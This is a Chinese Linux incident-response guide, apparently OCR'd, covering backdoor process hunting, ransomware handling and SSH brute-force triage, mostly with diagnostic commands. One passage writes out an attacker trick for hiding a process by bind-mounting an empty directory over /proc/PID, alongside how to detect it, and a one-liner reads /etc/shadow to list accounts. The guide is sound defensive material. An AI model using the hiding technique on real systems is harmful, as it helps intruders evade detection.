
> 直接查看善后阶段即可，主要为定损以及针对性排查处理，目的是解决潜在的受害服务器

0x08 常规安全检查阶段

> 直接根据常规安全检查章节进行安全检查即可，目的是找出当前系统中存在的隐藏后门等

远控后门

0x00 整体流程



0x01 梳理现场情况

采集并确定 ioc 信息

- 从内网 dns 服务器、dns 防火墙、流量审计设备等设备获取
- 从 EDR、态势感知等设备获取
- 根据 `ioc` 信息确定远控后门具体家族类型
    - Virustotal
    - 深信服威胁情报中心
    - 微步在线
    - venuseye
    - 安恒威胁情报中心
    - 360威胁情报中心
    - 绿盟威胁情报中心
    - AlienVault
    - RedQueen安全智能服务平台
    - IBM X-Force Exchange
    - ThreatMiner
    - 腾讯威胁情报中心

- 安天威胁情报中心

确认攻击信息准确性

安全设备、人、上级/行业/监管单位的通报都不见得是准确的，做二次研判是必要的，能够帮我应急响应人员确定整体排查思路

询问历史被攻击情况或历史通报

历史攻击可能会留下攻击遗产，成为未来新一轮攻击事件的发起点，询问清楚历史被攻击、被通报情况，向当事人或负责人了解清楚事件性质、处理过程、处理结果，这可能会在完全理不清攻击路径的时候帮你一把

0x02 通过EDR获取事件，直接定位到文件

已经获取到具体文件以及路径，接下来我们需要找到具体进程

- **根据文件找pid**
  `lsof | grep evil.sh`
  `lsof /root/evil.sh` **需要指定路径，只指定字符无法直接查出来**
  `fuser /root/evil.sh` **这条命令需要在root权限下执行，不然会显示为空**

0x03 通过态势感知获取事件，外连ip+端口

根据五元组进行查证就是比较常见的情况了

- **根据目的IP及端口查找 pid**
  `netstat -pantu | grep 114.114.114.114`
  `netstat -pantu | grep 65533`
  `lsof -i:65533`
- **根据本机IP+端口查找pid**
  `netstat -pantu | grep 65533`
  `lsof -i:65533`

根据五元组无法找到 pid 可能是因为控制程序使用了隐藏C&C的技术，需要有针对性地进行排查，具体排查方法见 知识点附录 -> 0x05 与C&C隐藏技术的对抗 章节

0x04 查找进程信息

- **查找进程相关文件**
  `lsof -p 1234` **root权限下执行**
  `pwdx`
- **根据pid获取程序的详细信息**
  - `lsof -p pid`
  - `pwdx pid` **获取该pid的进程启动的时候的目录,并不一定是恶意文件所在的路径，只是启动恶意文件的路径**
  - `systemctl status pid` **获取这个进程的status信息**
  - `cat /proc/pid/maps`
  - `ls -al /proc/pid/exe`

> **有些时候无法通过ps，top等命令根据pid进行查询，可能是因为攻击者将/proc/pid/ 进行了隐藏，可以通过以下方式进行隐藏(ubuntu测试成功，centos测试失败)**
>
> - **mkdir .hidden**
> - **mount -o bind .hidden /proc/PID**
> **这种情况可以使用** `cat /proc/$$/mountinfo` **来查看挂载信息**

- **根据pid查看由进程起的线程**
  - `ps -w H -T -p pid`
  - `ps -w -Lf pid`

```
[ ~]$ ps -T -p 55499
  PID  SPID TTY          TIME CMD
55499 55499 pts/1    00:00:00 Suricata-Main
55499 55500 pts/1    00:00:00 RxPcapeth51
55499 55501 pts/1    00:00:02 FlowManagerThre
55499 55502 pts/1    00:00:00 SCPerfWakeupThr
55499 55503 pts/1    00:00:00 SCPerfMgmtThrea
```

  其中SPID就是线程ID，而CMD栏则显示了线程名称
  - `top -H -p pid` **-H 选项可以显示线程**
  - **htop (默认未安装)，可以较为全面的展示线程**
  - `pstree -agplU` **推荐，非常全面展示进程与线程间的关系**
    - **可以在后面直接加 pid 的值，例如** `pstree -agplU 709` **，查看指定 pid 的进程与线程的关系**

0x05 确定程序运行时间

- 查看程序运行时间
  - `ps -w -eo pid,lstart,etime,cmd | grep <pid>`

```
root@localhost:~# ps -eo pid,lstart,etime,cmd | grep 1292
   1292 Thu Apr 28 13:32:20 2022       30:02 /usr/sbin/sshd -D
   1941 Thu Apr 28 14:02:22 2022       00:00 grep --color=auto 1292
root@localhost:~#
```

    表示 `1292` 这个进程是在 `2022` 年 `4` 月 `28` 日 `13:32:20` 被创建的，已经运行了 `30分零2秒`，具体执行的命令行为 `/usr/sbin/sshd -D`

- 与找到的恶意文件创建时间进行对比
  - `stat xxx.sh`

```
root@localhost:~# stat demo.c2
  File: 'demo.c2'
  Size: 244             Blocks: 8          IO Block: 4096   regular file
Device: fc00h/64512d    Inode: 275677      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-04-28 14:09:14.036586946 +0800
Modify: 2022-04-28 14:08:51.182797392 +0800
Change: 2022-04-28 14:08:51.182797392 +0800
 Birth: -
root@localhost:~#
```

  - `ls -al xxx.sh`

```
root@localhost:~# ls -al demo.c2
-rw-r--r-- 1 root root 244 Apr 28 14:08 demo.c2
root@localhost:~#
```

> 这个部分更多是为了验证发现的文件是否为当前程序的恶意文件，增加这个对比，可能会发现一些之前没有发现的蛛丝马迹

0x06 处理异常进程

- 恶意文件样本采样
  - scp
    - `scp -P 4588 remote@www.target.com:/usr/local/aaa /home/admin`
    - -P 指定SSH端口
    - 从远程服务器将aaa下载到本地的 /home/admin
  - finalshell、xshell等集成工具

    - python、php等程序起http服务
- 病毒在线分析
    - 微步云沙箱
    - Virustotal
    - virscan
    - 哈勃
    - jotti
    - scanvir
    - 魔盾
    - HYBRID
    - 奇安信情报沙箱
    - 大圣云沙箱检测系统
    - YOMI
    - 360沙箱云
    - 安恒云沙箱
- 寻找病毒分析报告
    - 深信服EDR团队安全情报分析
    - 火绒安全最新资讯
    - 安全客
    - Freebuf
    - 微步在线 X 情报社区
    - 安天
    - ...
- 进程查杀

> 有些进程会起子进程，可以使用如下命令查看

    - `ps -w ajfx`
    - `systemctl status`

> 如果无子进程，直接使用

- `kill -9 pid` 这样会直接杀死指定进程，但是，由这个进程产生的子进程不会被杀死

> 如果进程起子进程，需要使用一下命令

- `kill -9 -pid` 注意，这里pid前有个减号，表示杀掉这个进程组

> 需要注意的是， `kill -9 -PGID` 配合 `sudo` 使用时，需要将命令修改为以下格式
>
> ```
> sudo kill -9 -- -PGID
> ```
>
> 也可以使用 `pkill` 来完成
>
> ```
> sudo pkill -g PGID  # 进程组前没有横杠
> ```

> 进程组ID & 会话ID
> 平时我们关注的更多是PID和PPID，对于PGID，SID接触较少，简单介绍一下
> 使用 `ps -w ajfx` 可以看到具体的PPID、PID、PGID、SID 信息
>
> ```
> helper@bogon:~$ ps j -A | head -5
>   PPID     PID    PGID     SID TTY        TPGID STAT   UID   TIME COMMAND
>      0       1       1       1 ?           -1 Ss       0   0:01 /sbin/init noprompt
>      0       2       0       0 ?           -1 S        0   0:00 [kthreadd]
>      2       3       0       0 ?           -1 S        0   0:00 [ksoftirqd/0]
>      2       5       0       0 ?           -1 S<       0   0:00 [kworker/0:0H]
> helper@bogon:~$
> ```
>
> 程序运行起来后，会产生一个主线程，并且分配一个进程ID（pid），如果在运行期间起其他进程，那么这个其他进程就是子进程，同时分配相应的进程ID，并设置其PPID的值为父进程的pid
> 此时呢，父进程和所有生成的子进程会组合成一个进程组，并且分配一个进程组ID
> 那什么叫做会话ID，其实也很容易理解，我们通过ssh 链接到服务器，就会获取一个会话，分配一个会话ID，此时我们起的进程的会话ID都是一样的
> 所以，如果挖矿程序有调用子进程，那么就需要以进程组为单位杀死!

- **守护进程(daemon)**

> 挖矿病毒为了保障挖矿程序的运行，通常会为挖矿程序设置守护进程，杀死守护进程与杀死普通进程并无区别，更详细的内容已经总结到 Linux守护进程 | 应急响应 这篇文章

- **线程查杀**

> 很多木马病毒将恶意代码执行做到了线程级别，也就是说附到了现有正常业务的进程中，做一个线程,目前无法单独查杀一个进程中的某个线程。

  - **根据pid查看由进程起的线程**

- `ps -w -T -p pid`
- `ps -w -aLf pid`

```
[ ~]$ ps -T -p 55499
  PID  SPID TTY          TIME CMD
55499 55499 pts/1    00:00:00 Suricata-Main
55499 55500 pts/1    00:00:00 RxPcapeth51
55499 55501 pts/1    00:00:02 FlowManagerThre
55499 55502 pts/1    00:00:00 SCPerfWakeupThr
55499 55503 pts/1    00:00:00 SCPerfMgmtThrea
```

其中SPID就是线程ID，而CMD栏则显示了线程名称

- `top -H -p pid` **-H 选项可以显示线程**
- **htop (默认未安装)，可以较为全面的展示线程**
- `pstree -agplU` **推荐，非常全面展示进程与线程间的关系**
  - **可以在后面直接加 pid 的值，例如** `pstree -agplU 709` **，查看指定 pid 的进程与线程的关系**

- **查看全部的线程**
  - `ps -w -eLFa`

0x07 删除恶意文件

> **通过进程pid以及/proc/ ,我们已经发现了定位到了文件的具体位置，接下来就是删除恶意文件**

- **查看文件占用**
  `lsof eval.sh`
  如果存在进程占用，那么占用进程也可能是恶意进程，需要按照之前的步骤进行查看
- **a 和 i 属性导致文件不可删除**
  - **a属性 文件只能增加内容，不能修改之前的文件，不能删除文件**
  - **i属性 内容不能改变，文件不能删除**
    可以使用 `chattr -a` **和** `chattr -i`

具体可以参考
https://www.cnblogs.com/kzang/articles/2673790.html

- **奇怪文件名导致文件不可删除**

> **在windows向linux传输的文件或者攻击者恶意制造的文件，很多会有文件名乱码，无法直接通过乱码的文件名进行删除，可以使用inode来确定文件名，之后删除**

  - **使用 inode 进行删除**

- 查看inode
  - `ls -li eval.sh`

```
john@john:~/temp$ ls -li evil.sh
12327526 -rw-r--r-- 1 john john 0 3月   7 10:21 evil.sh
john@john:~/temp$
```

- 删除文件
  - `find ./* -inum 12327526 -delete`
  - `find ./ -inum 12327526 -exec rm {} \;`
  - `find ./* -inum 12327526 -exec rm -i {} \;` **(会有一步确认是否删除)**
  - `find ./* -inum 12327526 -exec rm -f {} \;` **(不进行确认直接强制删除)**
  - `find ./* -inum 12327526 |xargs rm -f`
  - `rm `find ./* -inum 12327526``

> 参考文章
> https://www.cnblogs.com/starry-skys/p/12970463.html
> https://www.cnblogs.com/tssc/p/7574432.html

- **目录挂载导致无法删除**

> 当目录中没有文件但是依旧无法删除的时候，显示 `Device or resource busy`
>
> 使用lsof 进行查看，又发现没有资源占用，此时要考虑可能目录存在挂载点

```
join@u20copy:~$ mkdir mount_point
join@u20copy:~$ rm -r mount_point/
join@u20copy:~$ ls
join@u20copy:~$ mkdir mount_point
join@u20copy:~$ sudo mount /dev/sdb1 /home/join/mount_point/
join@u20copy:~$ rm -r mount_point/
rm: descend into write-protected directory 'mount_point/'? yes
rm: descend into write-protected directory 'mount_point/lost+found'? yes
rm: remove write-protected directory 'mount_point/lost+found'? yes
rm: cannot remove 'mount_point/lost+found': Permission denied
join@u20copy:~$ sudo rm -rf mount_point/
rm: cannot remove 'mount_point/': Device or resource busy
join@u20copy:~$ ls
mount_point
join@u20copy:~$
```

此时需要先将挂载取消，之后再删除该文件夹

查看挂载情况

```
sudo lsblk -a
```

```
join@u20copy:~$ sudo rm -rf mount_point/
rm: cannot remove 'mount_point/': Device or resource busy
join@u20copy:~$ ls
mount_point
join@u20copy:~$ sudo lsblk -a
NAME                      MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0                       7:0    0   55M  1 loop /snap/core18/1880
loop1                       7:1    0 55.6M  1 loop /snap/core18/2667
loop2                       7:2    0 91.9M  1 loop /snap/lxd/24061
loop3                       7:3    0 63.3M  1 loop /snap/core20/1778
loop4                       7:4    0 71.3M  1 loop /snap/lxd/16099
loop5                       7:5    0 49.6M  1 loop /snap/snapd/17883
loop6                       7:6    0        0 loop
loop7                       7:7    0        0 loop
sda                         8:0    0   64G  0 disk
├─sda1                      8:1    0    1M  0 part
├─sda2                      8:2    0    1G  0 part /boot
└─sda3                      8:3    0   15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0   15G  0 lvm  /
sdb                         8:16   0   16G  0 disk
└─sdb1                      8:17   0   16G  0 part /home/join/mount_point
sr0                        11:0    1 1024M  0 rom
join@u20copy:~$
```

取消挂载

```
sudo umount /dev/sdb1
```

/dev/sdb1 是演示电脑的情况，需要按照实际情况更改

```
└─sda3                      8:3    0   15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0   15G  0 lvm  /
sdb                         8:16   0   16G  0 disk
└─sdb1                      8:17   0   16G  0 part /home/join/mount_point
sr0                        11:0    1 1024M  0 rom
join@u20copy:~$ sudo umount /dev/sdb1
join@u20copy:~$ rm -rf mount_point/
join@u20copy:~$ ls
join@u20copy:~$
```

这样就成功删除了

0x08 善后阶段


> 直接查看善后阶段即可，主要为定损以及针对性排查处理，目的是解决潜在的受害服务器

0x09 常规安全检查阶段

> 直接根据常规安全检查章节进行安全检查即可，目的是找出当前系统中存在的隐藏后门等

勒索病毒

0x00 整体流程



0x01 勒索病毒简述

> 勒索病毒是让人比较无奈的恶意程序，大部分都是只有攻击者才能解密
>
> 近期和一些勒索解密团队合作后发现，其实还是有解密的可能的，是否能够解密，如何判断需要专业团队来完成
>
> 但还是那句话，把应急解密或者赎金的钱用在数据备份，安全防护上才是较为明智的选择

0x02 梳理现场情况

保护现场

保护现场很重要，即使重装系统也建议保留一份镜像，尤其是与本次攻击相关的关键系统

可以使用电子取证专用的一些采集器

采集并确定 ioc 信息

- 从内网 dns 服务器、dns 防火墙、流量审计设备等设备获取
- 从EDR、态势感知等设备获取
- 从被勒索文件特征以及勒索信获取

确认攻击信息准确性

安全设备、人、上级/行业/监管单位的通报都不见得是准确的，做二次研判是必要的，能够帮我应急响应人员确定整体排查思路

询问历史被攻击情况或历史通报

历史攻击可能会留下攻击遗产，成为未来新一轮攻击事件的发起点，询问清楚历史被攻击、被通报情况，向当事人或负责人了解清楚事件性质、处理过程、处理结果，这可能会在完全理不清攻击路径的时候帮你一把

0x03 确定勒索病毒家族

判断勒索病毒家族并不难，可以从以下几个方面获取

- **根据已获取的 ioc 信息去威胁情报平台查询**
- **勒索页面主动说明的，直接粘贴到baidu、google里面搜索**
- **勒索加密文件的后缀名**
- **联系邮箱**

0x04 根据勒索病毒类型寻找解决方法

- 深信服EDR
- 360安全卫士-勒索病毒解密
- The No More Ransom Project
- 腾讯电脑管家-勒索病毒搜索引擎
- VenusEye勒索病毒搜索引擎
- 奇安信-勒索病毒搜索引擎
- 腾讯哈勃勒索病毒安全工具
- 瑞星防勒索病毒专题
- 卡巴斯基勒索软件解密器
- ID Ransomware

- Github
- 淘宝、闲鱼
- ...

0x05 寻找加密器

如果没有找到现成的解决办法，又不想冒险交赎金来解密的话，就只能通过找加密器和加密命令来分析解密方法了

寻找加密器并不简单，时间线是一个很重要的线索，其次是勒索病毒一般不会加密自己的加密器

1. 确定加密时间

使用 find、locate 等程序，搜索被加密后的文件的后缀，对加密后的文件进行时间排序，很容易确定加密开始的时间，例如以下命令

```
find /path/to/search -type f -name "*.encrypted" -exec stat --format '%n %z' {} \; | sort -k2 | head -n 1
```

我们以 `.so` 文件为例

```
john@yjxy:~/test$ sudo find / -type f -name "*.so" -exec stat --format '%n %z' {} \; | sort -k2 | head -n 10
/snap/core20/2105/usr/lib/x86_64-linux-gnu/engines-1.1/pkcs11.so 2019-07-07 06:04:13.000000000 +0000
/snap/core20/2105/usr/lib/x86_64-linux-gnu/coreutils/libstdbuf.so 2019-09-05 10:38:40.000000000 +0000
/snap/core20/2105/usr/lib/x86_64-linux-gnu/security/pam_pwquality.so 2020-01-25 04:33:45.000000000 +0000
/snap/core20/2105/usr/lib/tc/m_xt.so 2020-02-13 17:21:59.000000000 +0000
/snap/core20/2105/usr/lib/tc/q_atm.so 2020-02-13 17:21:59.000000000 +0000
/snap/core20/2105/usr/lib/python3/dist-packages/markupsafe/_speedups.cpython-38-x86_64-linux-gnu.so 2020-02-18 09:44:10.000000000 +0000
/snap/core20/2105/usr/lib/python3/dist-packages/netifaces.cpython-38d-x86_64-linux-gnu.so 2020-02-18 09:44:33.000000000 +0000
/snap/core20/2105/usr/lib/python3/dist-packages/netifaces.cpython-38-x86_64-linux-gnu.so 2020-02-18 09:44:33.000000000 +0000
/snap/core20/2105/usr/lib/python3/dist-packages/pvectorc.cpython-38-x86_64-linux-gnu.so 2020-02-18 09:45:13.000000000 +0000
/snap/core20/2105/usr/lib/python3/dist-packages/_cffi_backend.cpython-38-x86_64-linux-gnu.so 2020-02-18 10:01:03.000000000 +0000
john@yjxy:~/test$
```

这里需要注意，部分加密程序可能会对部分空文件或者特殊格式的文件仅重命名，所以需要人工鉴别来确定时间

2. 查找加密开始前的活动

- 通过 find 等来查看加密开始前创建文件的情况
- 通过各种日志文件来查看加密开始前是否存在异常日志，包括 Web 等应用日志

3. 对加密器逆向分析

这部分需要具备逆向分析的能力，如果公司内部安全人员不具备，建议向专业的逆向分析人员求助

如果是单文件加密器，没有额外参数，分析起来可能比较容易

如果是单文件加密器有额外参数或者多文件加密器（证书或者公钥文件），则需要获取相关参数或文件才能进行分析，这种也是比较主流的

如果能获取到恶意程序原程序，也就是说执行该程序会从网络下载加密器并执行或者该恶意程序会自己释放加密器并执行，可以在隔离的测试环境，通过火绒剑等对恶意程序的执行过程进行监控，获取有效的加密器以及启动参数，进一步进行分析

0x06 解决勒索

如果通过公开途径或者交赎金的方式获取到了解密工具，一定要先测试好，免得遇到二次加密

如果是安全人员逆向分析，找到了破解方法，也建议对已经被加密的文件备份一份，免得解密过程中出现bug导致文件丢失

除了恢复被勒索系统以外，找到被勒索的原因是最重要的，如果由于缺少流量、日志等记录，无法还原，至少要做到以下几点

- 将应用程序及系统升级、打上最新的安全补丁
- 对于本次受到影响的系统进行重点备份

0x07 善后阶段


> 直接查看善后阶段即可，主要为定损以及针对性排查处理，目的是解决潜在的受害服务器

0x08 常规安全检查阶段

> 直接根据常规安全检查章节进行安全检查即可，目的是找出当前系统中存在的隐藏后门等

暴力破解

0x00 整体流程



0x01 梳理现场情况

确认攻击信息准确性

安全设备、人、上级/行业/监管单位的通报都不见得是准确的，做二次研判是必要的，能够帮我应急响应人员确定整体排查思路

询问历史被攻击情况、历史通报、历史误报

历史攻击可能会留下攻击遗产，成为未来新一轮攻击事件的发起点，询问清楚历史被攻击、被通报情况，向当事人或负责人了解清楚事件性质、处理过程、处理结果，这可能会在完全理不清攻击路径的时候帮你一把

应急响应人员大概率是没有被攻击单位运维、安全等人员熟悉他们的系统的，所以历史误报很重要，例如修改了数据库密码等问题就很容易有历史误报，建议面对暴力破解事件时打听一下历史误报情况

暴力破解类型

暴力破解攻击主要针对

- ssh
- mysql
- ftp
- redis
- mongodb
- smtp

0x02 SSH 暴力破解

- 检查网络连接信息

  netstat -pantu

```
helper@helper:~$ sudo netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      761/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      998/sshd
tcp        0      0 192.168.197.129:22      192.168.197.1:63518     ESTABLISHED 5725/sshd: helper [
tcp        0     36 192.168.197.129:22      192.168.197.1:59710     ESTABLISHED 4328/sshd: helper [
tcp6       0      0 :::22                   :::*                    LISTEN      998/sshd
udp        0      0 127.0.0.53:53           0.0.0.0:*                           761/systemd-resolve
udp        0      0 192.168.197.129:68      0.0.0.0:*                           744/systemd-network
helper@helper:~$
```

  - Proto 协议类型
  - Recv-Q： 表示收到的数据已经在本地接收缓冲，但是还有多少没有被进程取走，如果接收队列Recv-Q一直处于阻塞状态，可能是遭受了拒绝服务 denial-of-service 攻击。
  - Send-Q：对方没有收到的数据或者说没有Ack的,还是本地缓冲区。如果发送队列Send-Q不能很快的清零，可能是有应用向外发送数据包过快，或者是对方接收数据包不够快。
  - Local Address： 本机地址，一般有以下几种模式
    - *:80 监听IPv4或IPv6的任意IP的80端口
    - :::80 监听IPv6和IPv4的任意IP的80端口
    - 0.0.0.0:80 监听任意IPv4地址的80端口
    - 127.0.0.1:80 监听本地的80端口，只能本地访问
    - ::1:80 监听本地IPv6的回环地址，只能本地访问
    - 192.168.1.1:80 监听IP地址 192.168.1.1 的80端口

- Foreign Address：外部地址

  规则和 Local Address 规则一样

- State 网络状态

  - LISTEN 侦听状态，等待对端连接
  - SYN_SENT 客户端发送建立连接的SYN请求后状态为 SYN_SENT
  - SYN_RECV 服务端发送SYN+ACK 后网络状态为 SYN_RECV
  - ESTABLISHED 已经建立起连接
  - FIN_WAIT1 主动端四次挥手主动发起的第一个包，也就是FIN包之后网络状态为 FIN_WAIT1
  - CLOSE_WAIT 被动端收到四次挥手的FIN包，发送ACK后处于CLOSE_WAIT
  - FIN_WAIT2 主动关闭端接到ACK后进入FIN_WAIT2，等待对端发下一个FIN
  - LAST_ACK 被动关闭端发送第二个FIN后进入 LAST_ACK 状态，等待最后一个ACK的到来
  - TIME_WAIT 主动端发送最后一个ACK，之后进入 TIME_WAIT状态，等待一段时间确保对端接收到了ACK
  - CLOSING 在TCP四次挥手期间，主动关闭端发送了FIN包后，没有收到对应的ACK包，却收到对方的FIN包，此时，进入CLOSING状态
  - CLOSED 被动关闭端在接受到ACK包后，就进入了closed的状态。连接结束
  - UNKNOWN 未知的Socket状态

- PID/Program name

  这个就是进程ID和进程名字了

参考文章：https://blog.csdn.net/m0_37556444/article/details/83000553

ssh遭到暴力破解时网络连接如下：

```
helper@helper:~$ netstat -pantu
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    360 192.168.197.129:22      192.168.197.1:63518     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50524     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50529     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50562     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50542     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50590     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50516     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50475     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50505     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50592     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50521     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50559     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50554     ESTABLISHED -
tcp        0      0 192.168.197.129:22      192.168.197.1:50545     ESTABLISHED -
```

存在大量的 ESTABLISHED状态的连接

- **查找特殊权限账号，默认root**
  `awk -F: '{if($3==0) print $1}' /etc/passwd`
- **查找可以登录 ssh 的账号**
  `s=$( sudo cat /etc/shadow | grep '^[^:]*:[^\*!]' | awk -F: '{print $1}');for i in $s;do cat /etc/passwd | grep -v "/bin/false\|/nologin"| grep $i;done | sort | uniq |awk -F: '{print $1}'`
- **查看正在连接的ssh sessions**
  - `who -a`
  - `w`
  - `last -p now`
  - `sudo netstat -tnpa | grep 'ESTABLISHED.*sshd'`
  - `pgrep -af sshd`
  - `echo $SSH_CONNECTION`
  - `ss | grep ssh`
- **查看ssh日志信息**

  https://blog.csdn.net/supertor/article/details/84334710

  - **Ubuntu**

    `/var/log/auth.log`
  - **Centos**

`/var/log/secure`

这两个文件关于SSH的内容基本一致，所以此处以 Ubuntu的日志 `/var/log/auth.log` 为例，如果是Centos直接替换文件名就行

- **查找登录成功的日志**

